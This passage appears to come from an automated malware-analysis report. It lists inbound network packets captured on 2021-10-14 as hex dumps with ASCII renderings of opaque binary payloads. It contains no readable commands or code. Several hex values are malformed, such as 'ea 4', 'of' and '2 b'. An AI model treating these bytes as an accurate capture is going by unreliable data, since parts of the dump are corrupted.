1f d7 16 d8 33 98 b1 ae ab cf 46 86 88 c4 80 22<br>Data Ascii: 4kDV{Zbn6i""E-9@uA]e]XCi#PTW,P-v'AH1'?f%8WV6d,DZ-H;D"6t=piQ : yr3 S7&m2l 76A!l\$ruiaX&XmsO\ .f:ud<3F"   |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|-------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 76                 | IN        | <p>Data Raw: 95 e4 f2 51 c2 94 1f 63 13 13 5c da 7b 78 81 de 92 6c 0d 2b d1 5b 0e 94 6a f5 c1 f5 9a d0 61 5e ff da 1d d4 ee 50 39 28 c1 3f 6d ce 17 dc e7 73 d6 b1 eb b0 a5 2f 8c 3f bb 06 b0 12 2b 6c 05 1b b5 e7 db e5 ec b0 79 81 68 55 1f e8 85 b9 81 75 1a 6d ce fc a2 ac c1 36 57 ba ea 6f 6f 6c 2d 76 fc 73 88 87 28 f5 b3 4e 08 e0 2d db c0 89 6c 7d a0 44 cd 70 5f a0 37 06 4b 14 a8 94 ec 93 25 67 c2 0d 08 4c f4 dc d7 0a ec a7 e7 3e 26 66 2b 5d 57 ab 82 68 32 8c a0 71 37 fe 8f 01 3c b5 ef da 44 c8 f8 d9 76 b9 fc cd c7 ce f2 bd d0 b3 7d c8 d4 04 75 d0 91 6f 69 64 f8 2b 74 f3 d1 03 39 0f ce 98 af 6a 45 f8 6e 76 5b 87 11 2f 73 28 7f 8e b1 a1 41 c7 86 d3 24 27 77 93 34 88 82 a6 88 04 f0 c0 7b 8b 6e 28 a9 33 b1 78 b5 ef 31 06 14 8d 2b d2 17 da e7 0b 1b 72 14 fb 8b 4f 2e ac 79</p> <p>Data Ascii: Qc{\xl+[ja^P9(?ms/?+lyhUum6Wool-vs(N-l)]Dp_7K%gL&gt;.&amp;f+]Wh27&lt;Dv]uoid+t9jEnvf/s(A\$*w4{n(3x1+rO.y</p>                              |
| 2021-10-14 01:43:28 UTC | 77                 | IN        | <p>Data Raw: 54 11 5d 8f b5 cf 1d 5e bb 57 e7 38 bc 46 af 80 86 84 c5 99 f6 d7 16 3c 6c 70 72 a1 aa a4 04 32 7a 2d 8a c6 35 4a 48 d5 4b 4a cb 23 d3 c9 5f 93 bb a5 f8 be b7 c5 53 d1 ef 8e 64 f9 81 99 7a 93 34 81 a8 92 cb 46 c2 46 3a ce ef 4c b2 94 04 9c 6b 2d fe 44 e3 14 1b 95 f4 e3 be fa 3a 37 29 59 ed 0b 29 6b a7 21 2c ab ab ff d4 55 3f 46 70 b3 c1 91 76 59 14 c1 8d 84 7c 9e 6a dc 5a 54 6b ae f1 da 58 32 07 1c af 08 e8 31 86 37 90 69 00 32 93 c7 65 25 90 45 2f 24 35 fd 05 60 1f c6 15 ef a3 23 98 eb 56 cf df c5 13 e1 ae 87 75 08 82 60 c4 6a fe f4 18 eb 32 5d b8 75 d4 cd c6 12 ea 39 59 e3 e3 5a f9 aa 2a 08 68 aa 24 0e 67 9c 5c b5 92 1a 28 34 c1 27 96 02 5e 28 ae 9c 4b 8c b0 ca 16 56 f5 44 22 a7 37 4c 37 8b ab 2b 08 9e 5d e0 33 ec 40 7e c2 7b f2 88 e6 9c 8e 65 fb d0 7f</p> <p>Data Ascii: Tj^W8F&lt; pr2z-5JHKJ#=#_Sdz4FF:Lk-D:7Y)k!,U?FpvYj]ZTkX217i2e%E/\$\$*Vu]2ju9YZ*hg\$(4^*(KVD "7L7+)3@~{e</p>                               |
| 2021-10-14 01:43:28 UTC | 79                 | IN        | <p>Data Raw: 71 2b ea 4 8b 48 3c 3d 58 ca ce 7c 8b 92 a8 38 67 71 ca d1 27 e9 52 5b d3 fb 91 d0 25 c2 fc e8 e8 fb 78 74 54 21 81 a4 63 fb 43 ad 18 54 20 8b 43 ef c7 a7 35 d5 92 3f 88 71 03 bf cc 07 a7 94 93 7d f9 90 91 8c d0 a9 88 74 40 49 23 7c a1 d2 a2 30 43 bd f3 e4 99 55 3c 26 95 68 ad ad 17 d6 fc 87 bd 24 61 29 10 65 61 eb 4f da 36 e3 98 e0 09 c7 22 72 c7 5f ff 4b 34 96 7d dc 90 3f 06 cc 09 eb 03 ff e5 91 29 f2 04 67 8b 01 c5 b9 d8 0f 48 47 35 08 8e 3e 86 8f 70 a1 3e ef b8 34 cf a8 0f d6 a0 ca db a6 59 f4 b7 88 42 89 3a 6c d3 e8 33 0a a9 72 ae 0b 79 ba b2 74 b6 5d ff 5f 3e be 4e 4f c6 6b a4 31 19 49 51 af 9f 0a 35 b6 3e f3 0a 73 3b 68 7c cc 80 3c e6 35 fb 3f b8 e5 d5 fb 25 7e 85 45 fd e4 55 ec 43 ee 61 44 6f bd c9 60 ce ea c9 9f 87 c8 1c 12 0a 6a 51 c6 27 e4 da 3e</p> <p>Data Ascii: q+H&lt;=&lt;X 8gq'R[%xtT!cCT C5?qt@!# 0CU&lt;&amp;h\$)eaO6*_r_K4?)gHG5&gt;p&gt;4YB:l3rytj~&gt;NOK1IQ5&gt;s;h &lt;5?% ~EUCaDo]jQ&gt;</p> |
| 2021-10-14 01:43:28 UTC | 80                 | IN        | <p>Data Raw: 22 fe 97 8e fe eb 37 5e fa b7 b2 54 5c 12 6a 10 33 0f d2 c2 5e c4 bc a6 50 81 ee c2 08 13 74 24 63 c0 dc 6c b9 bd 44 be 75 38 63 4d 5c 01 9d 75 88 5d c3 85 3b 6f 61 76 c6 02 df 0f 41 95 2a de 1d 72 ac 8b fa f8 7e da 05 71 af ab 05 53 17 d2 07 2c 1e 20 74 32 a8 28 e1 ce 9a db 57 79 8b 62 17 0b df a3 a6 e6 e3 34 5c de dc 25 a6 e9 0e cb bc ff a2 76 f6 01 69 e8 52 7f 87 28 f5 2f 48 17 ef 17 69 d2 93 6c e1 a7 40 eb 6b 4c 1f 31 19 5c 14 0d 94 fd bb 25 61 dd 1f 2a e8 e2 f4 42 97 ea b2 91 36 5e fa 27 48 93 87 44 5f 32 8c 36 51 10 e5 90 44 7e b3 f6 ec 5b c6 74 df 69 a4 e3 8c 5b dd f8 a3 c3 bc e1 ce ca 05 57 15 8e 6d 69 f2 d4 27 64 ef aa 3d 3d 10 ef 24 bb f6 52 f1 41 6e 43 85 11 2f ef 27 73 53 90 68 43 df 8b 4f 2b 27 4e 72 7e 38 8a 69 b1 1b b6 5e 55 80 48 37 ae a3</p> <p>Data Ascii: "7^Tj3^Pt\$clDu8cMu];oavA*-qS, t2(Wy b4)%vIR/(Hil&lt;kl.1%a*B6^*HD_26QD-[ti[Wmi'd== \$RAnC/' wShCO+^Nr~8i^UH7</p>                         |
| 2021-10-14 01:43:28 UTC | 81                 | IN        | <p>Data Raw: 09 bc d3 e8 25 fa c7 b3 83 09 c1 69 72 ca 22 24 71 00 cb 34 b7 4e 90 ab cf 56 a0 2d c9 1a 3b c4 0d e7 32 6a 67 b0 89 95 8e d5 88 fd cd e8 21 40 dc b2 89 3a a4 04 38 76 27 a9 cf 35 73 43 ca 40 bc ca 0f 33 ce 53 be b1 ad 65 81 ff c0 7f d5 df 32 60 fe 91 71 53 d0 37 96 a5 fd e8 5c 3c 41 09 c0 d7 45 99 66 0d fd fd 2c d2 4a ba 14 1b 96 8f 98 b9 e1 2d 16 29 48 e6 05 e7 68 8b 0f 2a b8 a2 e7 c7 5e 2e 41 70 87 d7 6f 70 62 c3 d1 a6 80 75 ea f0 f3 f4 ae 6a 84 db 74 57 32 06 12 79 66 c5 33 ab 1d d2 8b 02 43 d2 aa 64 21 bc 08 0b 25 48 92 1a 6e 08 e7 15 fe a8 2f b8 17 57 cb d5 4a 1b f0 78 94 6c 01 98 58 d4 6a e8 e8 f9 fb e0 5e 8c 73 c5 c2 c1 e6 d5 7f a4 0b 17 45 ec a1 df 09 55 a3 19 f2 4d 53 5d d9 eb 11 28 21 e0 1a 86 ff 22 6e ac b7 4a 9e 94 34 e9 ba cc 6c 22 8f 24 7c</p> <p>Data Ascii: %iir"\$q4NV~;2jg!@:Bv^5sC@3Se2"q\$7l&lt;AEf,J-)Hh^*.ApopbujtW2fy3Cd!%Hn/WxIjX^sEUMS]([("nJ4l"\$]</p>                                      |
| 2021-10-14 01:43:28 UTC | 82                 | IN        | <p>Data Raw: 18 30 9b 58 ea d9 3b 36 b0 43 9c 48 72 95 6e 7f f5 d7 2a e2 0b e7 14 ba e5 df 85 76 65 7b 42 fb e1 66 23 41 ee 49 42 75 df c6 b6 ee 58 df 94 ac b2 3c ea 1d 94 50 b5 44 f1 ca 2d 80 09 d0 6c 7f 20 37 20 c9 02 dc 51 97 c0 af a1 e7 6f 8a 99 c3 11 2b ff 53 e7 23 64 7b 51 81 aa 86 cd 8a f2 d5 07 24 74 28 b1 8d b0 a6 12 5d 4d 3c ba ce 1d 5a 4a d5 41 48 d2 30 28 df 45 bc b6 5b fe 85 4a d3 6c d7 f7 94 60 e5 69 66 57 bd 1d 94 88 19 c5 74 3c 5c 26 cf c4 a5 9b 77 06 48 03 2d ef 42 b7 ae 19 96 83 9d 96 d4 3e 1d 23 4f c3 38 1a 17 3f 09 2c a1 bd d1 fa 55 2e 5a 6d ab d8 ba 7e 4a 94 58 a1 86 6e f4 42 f5 4c aa 60 94 c0 c6 7b 1c 02 04 57 03 19 9c af 35 bb 89 11 4e 89 07 65 21 b0 6c 3c 20 5b 85 13 73 0b fd 04 80 6e 30 a8 e3 45 f5 f4 db 02 fe bf 97 0b fa 88 4b d5 79 f2 e4 f4</p> <p>Data Ascii: 0X;6CHrn*ve(B##AlBuX&lt;PD-l 7 Qo+S#d{Q\$(jM&lt;ZJAH0(EjL'ifWt&lt;lw&amp;H-B&gt;#08?,U.Zm-JXnBL'{W5Ne!l&lt;[sn0EKy</p>                    |
| 2021-10-14 01:43:28 UTC | 83                 | IN        | <p>Data Raw: 83 5f ca d6 67 dc f8 8e 69 43 6e d2 38 57 c0 d3 a1 13 0f ce 3b 1e 6a 54 ff 75 45 e4 9e 11 28 64 df 69 5c b2 95 48 df 8c c5 d3 39 46 6f 22 af 8c 71 8c fa f1 ee 51 b4 6c 03 40 3d d5 ca b8 ef 3c 33 7f 21 29 83 a2 0a 87 0f 31 73 3c ef 98 7f 27 c3 d6 e6 cc 57 3b b9 4b 2b 0a 05 f2 ab 23 c3 70 59 d9 91 16 d1 09 c4 ce e5 e8 f2 73 ba 57 0d a4 a7 61 80 14 ad 18 41 b8 37 59 fd de ad 22 22 89 ed 8b 45 11 bc c8 0f 8f 99 b4 54 ba 9c 93 f0 0e 57 89 5c cd d5 36 8d 73 db cf 60 58 b0 f7 c7 b4 a9 3e 22 9d 6a d6 61 6a ac f8 80 28 2e e1 29 03 55 3d cb bc da 36 e3 b6 c3 0e ed 3c 57 d0 56 e6 bf 36 97 72 e2 84 20 0b ca 73 d4 ff fe c3 e9 3c 8c 55 6f 97 19 ab d6 db 24 4c 6e b2 27 db ed 8d 8e 17 bb 94 ec ac 8d de a9 1c e0 a4 a5 29 a6 59 f2 07 a0 7d 9d 2c 79 b5 fb d3 0a a3 1d fd 1b</p> <p>Data Ascii: _giCn8W;jTuE(dilH9Fo"qQl@=&lt;3?q)1s&lt;^W;K+^#pYsWaA7Y""ETWl6s^X"&gt;"ja(.JU=6&lt;WV6r s&lt;Uo\$Nl^Y).y</p>                              |
| 2021-10-14 01:43:28 UTC | 84                 | IN        | <p>Data Raw: d7 89 4b db ea 4 4e e4 30 fd c8 d2 8b 7e d4 c8 f8 a4 e9 15 51 80 ca 5a fe a9 a9 c0 44 a8 0b 12 5f 70 5e df f7 05 3b ce ea 29 b9 07 af 08 ae 9c 4e b7 b6 cc 9a 0f c5 46 23 a7 83 4c 37 87 83 1c 18 88 5c dc a4 d3 47 69 3d 52 e9 8b fe 9d a6 2b ef 2e 74 08 a8 a6 47 cf 14 61 3f ff 01 2c c3 ee ca a1 85 3f 8b f1 cd 87 1a 68 2a 24 43 f4 8f a7 af 88 ba 10 ee 2b d1 5e 16 85 6e 23 4e ee 9a 31 72 77 a1 c1 1d de ed 30 cf 2c c1 15 6b bd 56 fe e7 79 d6 9c 04 f2 a7 25 84 3f 91 05 b0 12 36 6d bb fd fe e5 d1 80 d3 f2 7b 8b 68 a3 49 c2 b2 b3 88 68 a4 f4 a3 ea a5 a6 e3 73 84 ba e0 b5 70 45 14 79 fc 63 97 98 3a 0b b2 62 45 f8 4c 12 d2 93 68 75 b0 5b 2b fb 74 83 37 04 49 32 24 de fd bb b8 76 ca 01 86 12 e2 f4 43 23 58 ad 88 23 0f 51 20 57 83 b0 26 60 32 8c ab 7f 38 ff 8f 01 ca ef</p> <p>Data Ascii: KN0-QZD_p^;)NF#L7Gi=R+.tGa?;?h*\$C+^n#N1rw0,kVy%?6m[h!hspEyc:beLhu{+f7l2\$VcX#XQ W&amp;'28</p>                                          |
| 2021-10-14 01:43:28 UTC | 86                 | IN        | <p>Data Raw: ab 55 42 48 a1 1d f7 22 3a be b0 11 fd 44 69 2a 7f 94 0e 40 ee 2e c9 1a 11 40 42 56 b9 49 37 b0 36 b4 0b 70 3b 64 57 a0 c3 39 ec 3a 8e 82 0d 8a c9 95 72 75 f8 95 d7 fa 42 c3 79 fd 46 44 7e b2 de 54 30 fa f3 c4 ae a8 d5 15 1d 90 58 fb 21 2a 5e 15 84 09 c3 40 2c dc 36 06 db 7b 0d 3e a0 c6 a9 d8 8e 55 88 93 d8 1f 42 ae 55 e7 38 48 2f ad 80 8c 8c c3 0f 85 97 14 20 66 fe f3 a3 a0 ae 2c 76 78 3e b0 cd 22 f4 ff ba 5d 43 cb 29 51 0c 54 b8 a4 ba ca ba 46 c4 6e dc e8 b9 9a ff bb 46 79 c4 fe 96 a3 96 bf 1f 3e 47 1c d5 ae 3d db 75 06 ed 2b 6a fc a0 c3 20 59 78 71 74 41 e5 03 0e 26 59 fc 17 06 56 59 08 00 a6 ba fd c5 58 10 2f 7a 98 da 8e 31 5d e5 c0 b0 89 7b ff 94 da 60 b9 68 8b e2 c4 c5 5d 83 05 51 0f fd d4 ac 35 bb 95 1c 5a f5 c7 74 2e a5 2f d3 26 64 9d 3d ed e7 13</p> <p>Data Ascii: UBH":Di*@.@BVI76p;dW9:ruByFD~TOXI!*^@,&gt;{&gt;UBU8H/f,vx&gt;"JC)QTFnFy&gt;G=uj@ YxqtA&amp;VYVx/z1][["h] Q5Zt.&amp;d=</p>                 |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-------------------------|--------------------|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 87                 | IN        | <p>Data Raw: 54 56 23 e2 86 1a eb b7 f8 f8 6c 93 e8 d9 7c a8 fa e5 9d db e7 b7 b3 2b 7c c8 d3 85 68 e4 9d 62 69 7f dd 27 77 0e d0 8d 1a 0d b5 f3 af 6a 50 9d 22 4c cf 8f 08 45 00 63 6a 70 ba a5 04 dd 8b d9 3b 78 e3 91 ca 5b 93 42 87 0b f0 d3 5c 80 7e d6 a2 13 bb 64 be 6b 29 11 35 29 2a fe 04 65 05 0a 1b 75 2f e8 94 5e 37 cc 59 f7 c3 4d 77 b8 67 3f 0a 04 d1 c2 2c c3 61 56 c6 78 e9 fc 26 d1 c5 e7 e8 ea 64 5b 1b df a8 88 61 d0 d7 95 8d b6 c9 7f 42 ef f7 a7 22 5a 94 13 8a d8 0b bf da 13 22 53 bf 7f ea 98 15 1a d7 5a c9 1c 44 62 21 55 41 a3 98 48 43 b7 ee a4 dc 15 3d 0e 8e 40 ee a5 6a a6 d4 c3 bb 0e 6b 31 6c d1 63 eb 3a a9 77 e1 98 ea 77 82 22 5a da 77 b9 43 37 b1 fa 16 ae 3a 07 c6 6c cf 03 84 24 eb 2b 85 79 23 89 7c 61 fa d9 0b c0 f2 3b 22 ce 40 4d 89 1f 8e 48 6c b2 5b f5</p> <p>Data Ascii: TV# + hbi'wjP"LEcjp;x[B]-dk)5)*eu/^7YMwg?,aVx&amp;d[aB"Z"SZDb!UAHc=@ jklc:ww"ZwC?;\$+y# a;"@MH[</p>              |
| 2021-10-14 01:43:28 UTC | 88                 | IN        | <p>Data Raw: 56 ef 48 94 01 13 5a ee 15 e5 bb 5a db ab 54 e7 d5 ed 54 e5 ae 8d 72 2d d7 49 a4 a1 f9 e3 e2 e3 of 59 76 f1 fe ca d0 ee 90 c5 5b f4 ec 4b f3 9a c1 08 44 a2 d0 77 8a 7f 5e ca ff 69 69 32 eb 0f 85 09 50 00 ac 9c 45 8e f3 c8 16 4f d4 42 51 c4 35 4c 3d a5 e8 29 19 82 7e 8f 2a ec 4d 78 39 6b d3 05 d7 97 8e 60 96 e3 7e 02 b3 05 3b d6 15 70 3a 42 37 f8 c3 c2 c2 a5 fd 20 81 ee c6 e7 54 6a 3b 21 45 b0 02 e4 81 d8 b2 43 60 29 d1 50 d3 0d 67 f4 c1 c5 98 4a bb 5f ea c4 14 c5 e9 9d 86 06 c1 11 6f b5 c7 fc e7 77 d6 94 5f fa a7 25 84 15 a9 c1 b0 18 3b 7c 5e cf b6 e7 db 9b f3 c2 3b 89 62 81 25 83 b0 b9 8b 6e 36 30 87 fe a4 ac c1 4d 55 ba ea 99 2b 68 07 7c ed 77 89 8a a7 dc b3 4e 0a 81 fa db d2 97 db 12 b7 5e fd 7e fd bb 98 06 4b 34 aa ef 36 bb b9 63 cb 16 0c 8e 6d de 42</p> <p>Data Ascii: VHZZTTr-IYv[KDw^i2PEOBQ5L=-)~*Mx9k^-;:p:B7 Tj;!EC")PgJ_ow_%; ^%;bn60MU+hjwN^--K46cmB</p>                         |
| 2021-10-14 01:43:28 UTC | 89                 | IN        | <p>Data Raw: 2b 0e 80 28 fb a6 73 5c a9 0f da 8a b4 99 a7 53 e1 b1 b1 78 9a b6 55 bc c3 30 1c 8b ac fd 0a 73 90 d2 1d e5 58 f9 48 39 0c 1a 62 79 6e cb 1c 03 c4 5c c0 ca 0a 26 ba 2d 96 5e 64 b7 51 7f e4 c0 9b f7 39 83 05 bf cd ce 94 72 75 27 52 dd e9 4f cd 48 fa 5d 5c e2 92 c1 60 cf e8 d4 85 a7 c5 0a 89 0c 9f 47 fd b9 ed da 16 2c 09 c1 62 77 d5 21 9c f5 0b da 37 b7 58 87 ba cf 57 82 8a cc 32 20 ec 57 ed 90 66 7d ab 1a 92 ad 18 9d f6 d3 01 ad 67 f4 c1 c5 98 4a bb 5f ea c4 14 c5 e9 9d 64 ea c4 41 56 df 37 04 77 54 b8 aa b3 73 96 49 c4 7e c5 df 71 65 fe 9d 4b 79 94 73 94 a1 e9 00 5e 3c 43 62 4f c4 4e 98 66 02 f0 d5 a0 eb 40 c9 37 31 de 8b 8b b4 8e 1f 1d 29 42 90 d4 19 69 a3 0b 57 67 ab f9 d0 44 2a 56 6a 9c 40 b9 d0 4e ea ca 03 97 60 f5 bc c8 48 bb 6e 93 fb f3 1e cc ff fb 53</p> <p>Data Ascii: +(s)SxU0sXH9byn\&amp;^dQ9ru'ROHj`\`G,bw!7XW2 Wfjkl8lt5dAV7wTsl-qeKys^&lt;CbOnF@71)BiWgD^Vj@N`HnS</p>          |
| 2021-10-14 01:43:28 UTC | 91                 | IN        | <p>Data Raw: 67 74 06 0a 58 59 f4 42 1a 9f 12 88 29 2d 6c 09 87 8d a7 ac 53 20 8d 8a 56 0f fe 0f 23 40 b4 e9 fa 3a f5 e8 d9 7c b1 93 7e c6 db ed ae d8 b8 79 a7 61 1b 77 f2 00 da 7f 55 bd 39 44 f0 c0 a5 54 bb cf 3b a5 79 46 f8 70 5f f7 d6 10 2f 73 30 7a 61 a1 17 50 d3 9a d7 3c 34 05 de 34 a4 86 65 9e 10 e3 c9 54 97 7f 24 8b 1b ae 66 b2 f9 18 00 1d 71 2a ec 05 22 13 0a 1b 75 2f e6 ab 4e 25 c3 59 6b e7 57 89 b8 58 37 3c 09 cb d1 23 4e 5b 59 d0 87 fb d7 34 cd fe 29 ea fb d6 52 40 32 ba b6 70 ea df 8d 18 44 36 80 7b e0 d5 b4 0a bd 92 13 8c 7a 01 ae c0 39 88 91 bf 79 f8 8d 82 9f da 43 98 5f 62 62 20 57 42 c3 ca 58 50 95 61 cf af 51 2c 07 f7 4a af a7 6c bf f4 96 b1 1f 6d 46 2b 57 62 ed 2a c9 33 f5 89 ed 87 70 37 80 c3 4a ec 4f 1c af 67 f9 bf 34 97 dc 54 d0 10 fa f8 3d 38 84</p> <p>Data Ascii: gtXYB)-IS V#@: ~yawU9DT;yFp/_s0zaP&lt;44eT\$fq""u/N%YkWX7&lt;#NjY4)mR@2pD6[z9yC_bb WBXPaQ,JlmF+Wb*3p7JOg4T=8</p> |
| 2021-10-14 01:43:28 UTC | 92                 | IN        | <p>Data Raw: 84 ff ce 2d 47 01 04 5b 77 f5 33 ad 31 be 83 13 4d f2 cf eb 96 ac 4f 46 27 48 92 16 66 0a ea 03 11 a0 3a ae c5 41 cf 0c c1 13 e1 bf 81 e8 63 89 4b de 42 e6 e2 e6 e0 6d 06 a2 7e de b0 d9 c6 eb 15 48 c4 ee 5a 8f b2 d4 09 fb a8 0f 1d 5a 72 5d ca ec 0c 3a 33 fd 2d fd 01 23 44 bd 98 5e a2 a6 34 15 4f c3 6a 35 a7 e4 48 37 8b ba 2f 95 f5 56 cb 29 fa c4 58 68 3c 70 ad d3 fc 97 84 18 e4 39 a4 15 61 3f 7f c0 14 71 23 e5 0c d6 d3 c7 d3 a2 08 5f 93 ed d4 bc 7c 68 3b 2d 4f de 60 a2 95 26 bb 60 20 07 c6 72 cd 90 6a f3 d0 c1 16 4c 70 5f eb e8 02 d5 ef 41 7a 75 c3 11 67 b4 06 f9 cd 73 c7 99 64 80 a0 25 36 16 d2 07 70 18 3f 6a 3b 9d be df 78 8b fb b1 79 9a 68 91 f3 c1 9e bf 97 6c 34 58 df f6 a4 b7 e3 11 42 44 e1 9d 64 62 16 73 72 c5 4e 8b 37 e3 a0 44 08 eb 3d c4 c0 6d 6d 51</p> <p>Data Ascii: -G[w31MOF^Hf:AcKBm~HZZr]:3-#D^4Oj5H7V)Xh&lt;p9a?q#`_lh;-O^&amp;`_ rjLp_Azugsd%6p?;xyhl4XBDbdsrN 7D=mmQ</p>    |
| 2021-10-14 01:43:28 UTC | 93                 | IN        | <p>Data Raw: 4d c2 01 f5 ed 84 9a 80 55 60 a3 3f aa fa d3 d1 4e 43 1a 27 ce 3d e9 22 1e 8a 3a c5 b2 5a e8 a9 0f d0 a2 ae 99 a8 43 f2 b8 ba 7d 8c 3b 6a bc e5 31 16 e1 1d ef 10 79 bc b1 00 c4 55 ff db 3f 96 0e 8c 6c 6d da 0e 08 4f d4 c3 cd 1f 3e a6 2f 98 5c 7e 2d 64 6b f7 c4 2d eb 30 86 15 a8 e1 cd 96 60 7f 97 46 c5 f9 6e 70 40 ee 4f 7d 68 bf c1 60 e6 4b de 94 aa c0 1a 04 1b 96 2b 33 25 fc d5 3c ff d5 c1 68 62 c8 ac 77 06 00 cb 3a cf 5c ae ab c9 55 f3 45 c9 1a 35 fa cd 9c d2 60 6c ab ef ed 87 d5 93 28 9d 33 08 5b d6 b0 ab b3 ac 07 23 72 16 d5 c4 35 64 60 00 4f 42 cd 08 6b 83 de 54 be 86 b3 ec ae 61 fc 7f d3 fd 5b 47 db bf 50 7b bf 3c 85 aa 91 ec 5f 3c 47 96 e4 11 4a 99 71 2e 48 02 2d 68 6d df 25 1e be b1 8b be f0 e0 1d 38 5e d4 9e 18 69 a7 1f 2e d0 77 f9 d4 51 a0 e7 6c 42</p> <p>Data Ascii: MU`?NC=":ZC);j1yU?mOL~/-dk-0`Fnp@Ojh`K+3%&lt;hbw:UE5`l(3{#f5d`OBTa[GP&lt;_&lt;GJq.H-f%8^i.wQlB</p>            |
| 2021-10-14 01:43:28 UTC | 95                 | IN        | <p>Data Raw: 1c d2 9f db d2 99 44 6c a1 5f f7 1b 2f 81 37 0c 6d 25 a3 85 f7 af 91 bd cf 07 0c 4e 6f f3 42 0b ed b9 9c 3d 0f ce 21 57 83 8f bb 5f 32 86 c5 27 0d fe 85 2d f3 be f6 d0 2b 35 e9 d9 7c 9f ed c6 df ff 27 b3 c6 7f c8 df 6c 60 fe c1 57 6b 6e d8 2f 9e e3 c8 b2 35 37 6f 3b af 6a 52 ff 6d 21 f8 87 11 25 6c 1b 07 9e b1 8d 49 cc 87 c2 21 2d 51 ef 35 a4 8c 70 85 0a 9f f5 51 9f 64 3e b2 33 c1 95 b8 ef 32 76 70 71 2a f4 1d 07 96 06 33 cd 3e ef 8d 54 4b ad 5b e6 c6 7b bf bf 5a 34 73 3f c8 d1 29 d2 7c 4e 06 e9 e4 d1 25 cc b9 85 ea fb 61 48 47 2a 81 8b 60 fb d4 c2 77 47 36 8a 4e e5 cc a6 33 25 fc 24 88 69 02 d0 a4 13 59 9f 99 54 c8 8a 9c a3 b9 57 89 5e 6f 7f 30 5c 6a ff da 4a 45 d2 98 cc af 5d 19 1f 8f 6e bc a9 05 9b fe 87 b3 61 0e 2 b 03 5f 44 fa 32 cd e0 f0 96 f1 07</p> <p>Data Ascii: D!_7m%NoB=!W`2'-+5 &lt;'Wkn!57o;JRm!%ll!-Q5pQd&gt;32vpq3?&gt;TK[!{Z4s?)]N%aHG*`wG6N3%\$iYTW^o0lJj E]na+_D2</p>     |
| 2021-10-14 01:43:28 UTC | 96                 | IN        | <p>Data Raw: ab ff fc fb 2f 50 7d b2 da 82 41 4d ea ea a1 86 64 2b 6a db 5d bc 61 a9 e8 cd 54 25 fe 05 7d 0b dc 38 ad 32 ad 74 03 65 f8 d0 6e 21 bd 7f d3 26 64 96 2e 62 30 0f 0d f8 bf 43 dd eb 56 ed f5 b7 11 9c 70 87 64 1a a5 4a f5 68 ee 9e 38 ea 1e 5b a2 05 0f ca d0 e8 84 ea 5b f4 e2 70 fe a1 e4 0b 44 ee 0f 0c 4c 7f 5e ce f8 18 00 27 eb 05 9e 03 35 3f 4f 9c 4f a2 b3 e2 84 44 c5 4c 0e 84 1f 62 35 8d ad 58 30 8a 56 c1 52 e8 51 5b 34 7e fe 75 01 97 8e 53 e6 06 50 00 b7 b4 27 9a 15 70 3a 9a 0d d1 bf 1d c2 a7 82 ea 85 93 22 94 15 6c 11 2b 5c c9 41 a5 83 9d b8 6b 2b f1 d5 a1 e5 96 69 f1 e9 77 9b 31 76 5a c2 52 1c d4 e5 67 02 04 ef 13 6d c8 64 d5 e5 73 cd e3 79 b4 8d b7 8f 17 d8 2b bb 30 11 79 2d 88 c7 ce d3 8a f1 cb 7b 9c 1f 6a 0d c0 b6 bb 84 71 36 6b b4 fc a4 a0 94 ec 57</p> <p>Data Ascii: /P)AMD+]]aT%)82ten!&amp;d.b0CVpdJh8[[pDL^*5?OODLb5X0VRQ[4~uSP":l+!Ak+Ziw1vZRGmdsy+0y-fjq6kW</p>                  |
| 2021-10-14 01:43:28 UTC | 97                 | IN        | <p>Data Raw: f1 37 da 31 f5 66 e1 25 c5 37 51 d0 58 e5 bf 36 97 74 df ac 11 b9 e0 7a c2 12 cf ed eb f1 81 55 66 47 07 aa eb cf 1c 4b 7d fa 20 cc 3b 86 98 1a 96 c2 ee 9e 4d f2 8c f1 d7 14 a4 99 a1 2a 8c b6 a0 77 f4 65 8b bc c9 3d 17 b0 18 fd 1b 7c a4 4e 1a d8 57 fd 5a 4e 22 0f 4a c0 67 d2 09 1e 49 4a c5 d5 02 cb b1 10 96 41 1d bb 6c 7f ee de 33 f5 36 94 05 bf f2 21 95 5e 7c 9d 50 d2 fa 57 d9 5b 10 48 68 65 bb c6 1d 25 fb df 90 b7 c0 19 15 0c 91 49 14 24 d0 da 3d 86 7a 75 69 66 d8 3d 16 ca 05 cb 2f a5 df 51 aa e3 5e 80 f6 49 18 31 e6 49 f4 37 60 7d aa 9e 78 84 f9 8e 2b f1 f0 d8 27 da d7 b0 a7 d3 da 07 d3 da c5 c6 35 68 45 ca 42 51 ce 23 3d da 4f 46 a1 89 f5 ae 4f b9 94 d3 f7 81 78 ed 92 67 6a ba 20 68 a2 be cf 49 2f 42 16 dd c1 51 93 89 07 cb 01 06 fb 78 e6 c9 e6 69 a3</p> <p>Data Ascii: 71f%7QX6tzUfGK];M*WEh= NWZN`JgIJAl36!^ PW[Hhe% \$=zuif-/Q^!17}`x`2pM5hEBQ#=-OFOxgjl h BQxi</p>                   |
